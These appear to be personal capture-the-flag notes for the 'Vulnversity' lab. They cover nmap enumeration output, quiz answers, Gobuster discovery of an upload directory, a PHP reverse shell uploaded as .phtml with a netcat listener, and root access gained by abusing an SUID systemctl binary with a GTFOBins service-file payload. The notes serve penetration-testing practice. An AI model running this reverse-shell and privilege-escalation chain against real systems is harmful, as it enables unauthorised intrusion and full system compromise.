Vulnersity Notes

1. Looked for Open Ports

1.a) nmap -sV -sC -A -Pn 10.10.6.3 -oX nmap.enumeration

1.b) Noted that 6 ports were open and the results are as shown below:

21 for ftp

22 for ssh

139/445 for Samba

3333 for http-proxy


Host=VULNUNIVERSITY

```
Starting Nmap 7.70 ( https://nmap.org ) at 2020-08-11 10:10 EDT
Nmap scan report for 10.10.6.3
Host is up (0.28s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 3.0.3
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 5a:4f:fc:b8:c8:76:1c:b5:85:1c:ac:b2:86:41:1c:5a (RSA)
|   256 ac:9d:ec:44:61:0c:28:85:00:88:e9:68:e9:d0:cb:3d (ECDSA)
|_  256 30:50:cb:70:5a:86:57:22:cb:52:d9:36:34:dc:a5:58 (ED25519)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
3128/tcp open  http-proxy  Squid http proxy 3.5.12
|_http-server-header: squid/3.5.12
```

```
|_http-title: ERROR: The requested URL could not be retrieved
3333/tcp open  http        Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Vuln University


Host script results:
|_clock-skew: mean: 1h20m00s, deviation: 2h18m34s, median: 0s
|_nbstat: NetBIOS name: VULNUNIVERSITY, NetBIOS user: <unknown>,
NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: vulnuniversity
|   NetBIOS computer name: VULNUNIVERSITY\x00
|   Domain name: \x00
|   FQDN: vulnuniversity
|_  System time: 2020-08-11T10:11:59-04:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2020-08-11 10:11:58
|_  start_date: N/A
```

Answers for Questions:



There are many nmap "cheatsheets" online that you can use too.

No answer needed

#2 Scan the box, how many ports are open?

6

#3 What version of the squid proxy is running on the machine?

3.5.12

#4 How many ports will nmap scan if the flag **-p-400** was used?

400

#5 Using the nmap flag **-n** what will it not resolve?

DNS

#6 What is the most likely operating system this machine is running?

Ubuntu

#7 What port is the web server running on?

3333

2. Further Enumeration

Use Gobuster to enumerate further.

2.a) Got internal directory

/internal

Within this directory, it was possible to upload an attachment and only phtml extension was allowed.

We then created a php-reverse-shell.phtml file for uploading.

php-reverse-shell.phtml and execute the file using chmod +x php-reverse-shell.phtml

The file was located in /root/Documents/Testing/Vunersity/Notes/

3. Exploitation

3.a) Created a NC backdoor using nc -lnvp 4444

3.b) http://IP:3333/internal/uploads/php-reverse-shell.phtml

3.c) It was then possible to get an initial shell

3.d) Because the shell was not stable, I added the python shell using

```
python -c 'import pty; pty.spawn("/bin/sh")'
```

```
cd /home/bill
cat user.txt
```

4. Privilege Escalation

The following commands were used to gather more information

4.a) python -c 'import pty; pty.spawn("/bin/sh")'

4.b) find / -perm /4000 2>/dev/null

We got that /bin/systemctl was very vulnerable as all escalation criterion were denied by root

4.c) We made use of https://gtfobins.github.io/#+suid

GTFOBins- GTFOBins is a curated list of Unix binaries that can be exploited by an attacker to bypass local security restrictions.

4.d) Since we were looking for SUID binaries, we made use of the following code to create a new service since only logged in users could exploit the vulnerability

```
cd /tmp
```

```
TF=$(mktemp).service
echo '[Service]
Type=oneshot
ExecStart=/bin/sh -c "cat /root/root.txt > /tmp/output"
[Install]
WantedBy=multi-user.target' > $TF
systemctl link $TF
systemctl enable --now $TF
```

After successifully running the new service, we had to navigate to ls -la as shown below:

```
$ ls -la
ls -la
total 52
drwxrwxrwt  8 root     root     4096 Aug 11 10:04 .
drwxr-xr-x 23 root     root     4096 Jul 31  2019 ..
drwxrwxrwt  2 root     root     4096 Aug 11 08:38 .ICE-unix
drwxrwxrwt  2 root     root     4096 Aug 11 08:38 .Test-unix
drwxrwxrwt  2 root     root     4096 Aug 11 08:38 .X11-unix
drwxrwxrwt  2 root     root     4096 Aug 11 08:38 .XIM-unix
drwxrwxrwt  2 root     root     4096 Aug 11 08:38 .font-unix
-rw-r--r--  1 root     root       33 Aug 11 10:04 output
drwx------  3 root     root     4096 Aug 11 08:38 systemd-private-8cba3c72975a4204bcb66dba8bbb0e2e-systemd-timesyncd.service-lFBY35
-rw-------  1 www-data www-data    0 Aug 11 09:24 tmp.OAOwmqGvXV
-rw-rw-rw-  1 www-data www-data  101 Aug 11 09:33 tmp.OAOwmqGvXV.service
```

```
-rw-------  1 www-data www-data    0 Aug 11 10:01 tmp.WiYUyNAfda
-rw-rw-rw-  1 www-data www-data  116 Aug 11 10:03 tmp.WiYUyNAfda.service
-rw-------  1 www-data www-data    0 Aug 11 09:37 tmp.bNsYnu8Hyq
-rw-------  1 www-data www-data    0 Aug 11 09:15 tmp.ktKeitic1G
-rw-rw-rw-  1 www-data www-data  127 Aug 11 09:17 tmp.ktKeitic1G.service
-rw-------  1 www-data www-data    0 Aug 11 09:31 tmp.pqvAdl01Rj
-rw-------  1 www-data www-data    0 Aug 11 09:20 tmp.rUYig68NuX
-rw-rw-rw-  1 www-data www-data  116 Aug 11 09:22 tmp.rUYig68NuX.service
$ cat output
```

END